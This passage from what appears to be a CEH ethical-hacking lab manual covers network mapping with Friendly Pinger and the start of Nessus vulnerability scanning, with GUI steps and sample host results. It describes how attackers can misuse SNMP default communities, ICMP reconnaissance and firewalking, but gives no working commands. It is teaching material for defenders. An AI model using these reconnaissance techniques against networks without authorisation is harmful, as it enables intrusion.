Document all the IP addresses, domain names, node names, IP routers, and SNMP nodes you discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
LANSurveyor	<p>IP address: 10.0.0.1 -10.0.0.254</p> <p>IP Nodes Details:</p> <ul style="list-style-type: none"> ▪ SNMP Send - 62 ▪ ICMP Ping Send - 31 ▪ ICMP Receipts - 4 ▪ Nodes Mapped - 4 <p>Network segment Details:</p> <ul style="list-style-type: none"> ▪ IP Address - 4 ▪ Domain Names - 4 ▪ Node Names - 4

**YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO
THIS LAB.**

Questions

1. Does LANSurveyor map every IP address to its corresponding switch or hub port?
2. Can examine nodes connected via wireless access points be detected and mapped?

Internet Connection Required

Yes No


Platform Supported

Classroom iLabs

Lab**9**

Mapping a Network Using Friendly Pinger

Friendly Pinger is a user-friendly application for network administration, monitoring, and inventory.

ICON KEY

Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

In the previous lab, you found the SNMP, ICMP Ping, Nodes Mapped, etc. details using the tool LANSurveyor. If an attacker is able to get ahold of this information, he or she can shut down your network using SNMP. They can also get a list of interfaces on a router using the default name public and disable them using the read-write community. SNMP MIBs include information about the identity of the agent's host and attacker can take advantage of this information to initiate an attack. Using the ICMP reconnaissance technique an attacker can also determine the topology of the target network. Attackers could use either the ICMP "Time exceeded" or "Destination unreachable" messages. Both of these ICMP messages can cause a host to immediately drop a connection.

As an expert **Network Administrator** and **Penetration Tester**, you need to discover network topology and produce comprehensive network diagrams for discovered networks and block attacks by deploying firewalls on a network to filter un-wanted traffic. You should be able to block outgoing SNMP traffic at border routers or firewalls. In this lab, you will learn to map a network using the tool Friendly Pinger.

Lab Objectives

The objective of this lab is to help students discover and diagram network topology and map a discovered network.

In this lab, you need to:

- Discover a network using **discovery** techniques
- Diagram the network topology
- Detect new devices and modifications made in network topology
- Perform inventory management for hardware and software assets

Lab Environment

 **Tools**
demonstrated in
this lab are
available in
D:\CEH-
Tools\CEHv8
Module 03
Scanning
Networks

To perform the lab, you need:

- Friendly Pinger located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Network Discovery and Mapping Tools\FriendlyPinger**
- You can also download the latest version of **Friendly Pinger** from the link <http://www.kilievich.com/fpinger/download.htm>
- If you decide to download the latest version, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012**
- A web browser with Internet access
- Administrative privileges to run the **Friendly Pinger** tool

Lab Duration

Time: 10 Minutes

Overview of Network Mapping

Network mapping is the study of the physical **connectivity** of networks. Network mapping is often carried out to **discover** servers and operating systems running on networks. This technique detects new devices and modifications made in network topology. You can perform inventory management for hardware and software assets.

Friendly Pinger performs the following to map the network:

- **Monitoring** network devices availability
- **Notifies** if any server wakes or goes down
- **Ping** of all devices in parallel at once
- **Audits hardware** and **software** components installed on the computers over the network

Lab Tasks

1. Install Friendly Pinger on your **Windows Server 2012**
2. Follow the wizard-driven installation steps and install Friendly Pinger.
3. Launch the **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop

TASK 1

Draw Network Map




FIGURE 9.1: Windows Server 2012 – Desktop view

4. Click the **Friendly Pinger** app to open the **Friendly Pinger** window




FIGURE 9.2 Windows Server 2012 – Apps

5. The **Friendly Pinger** window appears, and Friendly Pinger prompts you to watch an online demonstration.
6. Click **No**

You are alerted when nodes become unresponsive (or become responsive again) via a variety of notification methods.

Friendly Pinger will display IP-address of your computer and will offer an exemplary range of IP-addresses for scanning

To see the route to a device, right-click it, select "Ping, Trace" and then "TraceRoute". In the lower part of the map a TraceRoute dialog window will appear. In the process of determination of the intermediate addresses, they will be displayed as a list in this window and a route will be displayed as red arrows on the map





FIGURE 9.3: FPinger Main Window

7. Select **File** from the menu bar and select the **Wizard** option

Scanning allows you to know a lot about your network. Thanks to the unique technologies, you may quickly find all the HTTP, FTP, e-mail and other services present on your network



Map occupies the most part of the window. Right-click it. In the appeared context menu select "Add" and then "Workstation". A Device configuration dialog window will appear. Specify the requested parameters: device name, address, description, picture

FIGURE 9.4: FPinger Starting Wizard

8. To create initial mapping of the network, type a range of **IP addresses** in specified field as shown in the following figure click **Next**




FIGURE 9.5: FPinger Initializing IP address range

9. Then the wizard will start scanning of **IP addresses** in the network, and list them.
10. Click **Next**

Press CTRL+I to get more information about the created map. You will see your name as the map author in the appeared dialog window




FIGURE 9.6: FPinger Scanning of Address completed

- Set the default options in the **Wizard** selection windows and click **Next**

Ping verifies a connection to a remote host by sending an ICMP (Internet Control Message Protocol) ECHO packet to the host and listening for an ECHO REPLY packet. A message is always sent to an IP address. If you do not specify an address but a hostname, this hostname is resolved to an IP address using your default DNS server. In this case you're vulnerable to a possible invalid entry on your DNS (Domain Name Server) server.




FIGURE 9.7: FPinger selecting the Devices type

- Then the client area will display the Network map in the **FPinger** window

If you want to ping inside the network, behind the firewall, there will be no problems. If you want to ping other networks behind the firewall, it must be configured to let the ICMP packets pass through. Your network administrator should do it for you. Same with the proxy server.




FIGURE 9.8 FPinger Client area with Network architecture

- To scan the selected computer in the network, select the computer and select the **Scan** tab from the menu bar and click **Scan**

You may download the latest release:
<http://www.kilievich.com/fpinger>





FIGURE 9.9: FPinger Scanning the computers in the Network

Select "File | Options..." and configure Friendly Pinger to your taste.

- It displays **scanned details** in the **Scanning** wizard




Double-click the device to open it in Explorer.

FIGURE 9.10: FPinger Scanned results

15. Click the **Inventory** tab from menu bar to view the configuration details of the selected computer

Audit software and hardware components installed on the computers over the network



Tracking user access and files opened on your computer via the network

FIGURE 9.11: FPinger Inventory tab

16. The **General** tab of the **Inventory** wizard shows the **computer name** and installed **operating system**

Assignment of external commands (like telnet, tracert, net.exe) to devices




FIGURE 9.12: FPinger Inventory wizard General tab

17. The **Misc** tab shows the **Network IP addresses**, **MAC addresses**, **File System**, and **Size** of the disks

Search of
HTTP, FTP, e-mail
and other network
services

Function "Create Setup" allows to create a lite freeware version with your maps and settings




FIGURE 9.13: FPinger Inventory wizard Misc tab

18. The **Hardware** tab shows the hardware component details of your networked computers




FIGURE 9.14: FPinger Inventory wizard Hardware tab

19. The **Software** tab shows the installed software on the computers




FIGURE 9.15: FPinger Inventory wizard Software tab

Visualization of your computer network as a beautiful animated screen

Lab Analysis

Document all the IP addresses, open and closed ports, services, and protocols you discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
FriendlyPinger	<p>IP address: 10.0.0.1 -10.0.0.20</p> <p>Found IP address:</p> <ul style="list-style-type: none"> ▪ 10.0.0.2 ▪ 10.0.0.3 ▪ 10.0.0.5 ▪ 10.0.0.7 <p>Details Result of 10.0.0.7:</p> <ul style="list-style-type: none"> ▪ Computer name ▪ Operating system ▪ IP Address ▪ MAC address ▪ File system ▪ Size of disk ▪ Hardware information ▪ Software information

YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

1. Does FPinger support proxy servers firewalls?
2. Examine the programming of language used in FPinger.

Internet Connection Required

Yes No


Platform Supported

Classroom iLabs

Lab**10**

Scanning a Network Using the Nessus Tool

Nessus allows you to remotely audit a network and determine if it has been broken into or misused in some way. It also provides the ability to locally audit a specific machine for vulnerabilities.

ICON KEY

Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

In the previous lab, you learned to use Friendly Pinger to monitor network devices, receive server notification, ping information, track user access via the network, view graphical traceroutes, etc. Once attackers have the information related to network devices, they can use it as an entry point to a network for a comprehensive attack and perform many types of attacks ranging from DoS attacks to unauthorized administrative access. If attackers are able to get traceroute information, they might use a methodology such as firewalking to determine the services that are allowed through a firewall.

If an attacker gains physical access to a switch or other network device, he or she will be able to successfully install a rogue network device; therefore, as an administrator, you should disable unused ports in the configuration of the device. Also, it is very important that you use some methodologies to detect such rogue devices on the network.

As an expert **ethical hacker** and **penetration tester**, you must understand how **vulnerabilities**, **compliance specifications**, and **content policy violations** are scanned using the **Nessus** tool.

Lab Objectives

This lab will give you experience on scanning the network for vulnerabilities, and show you how to use Nessus. It will teach you how to:

- Use the Nessus tool
- Scan the network for vulnerabilities

Lab Environment

 **Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks**

To carry out the lab, you need:

- Nessus, located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Vulnerability Scanning Tools\Nessus**
- You can also download the latest version of Nessus from the link <http://www.tenable.com/products/nessus/nessus-download-agreement>
- If you decide to download the **latest version**, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012**
- A web browser with Internet access
- Administrative privileges to run the Nessus tool

Lab Duration

Time: 20 Minutes

 Nessus is public Domain software related under the GPL.

Overview of Nessus Tool

Nessus helps students to learn, understand, and determine **vulnerabilities** and **weaknesses** of a system and **network** in order to know how a system can be **exploited**. Network vulnerabilities can be **network topology** and **OS vulnerabilities**, open ports and running services, **application and service configuration errors**, and application and **service vulnerabilities**.

Lab Tasks

TASK 1

Nessus Installation

1. To install Nessus navigate to **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Vulnerability Scanning Tools\Nessus**
2. Double-click the **Nessus-5.0.1-x86_64.msi** file.
3. The **Open File – Security Warning** window appears; click **Run**




FIGURE 10.1: Open File - Security Warning

 Nessus is designed to automate the testing and discovery of known security problems.

- The **Nessus - InstallShield Wizard** appears. During the installation process, the wizard prompts you for some basic information. Follow the instructions. Click **Next**.

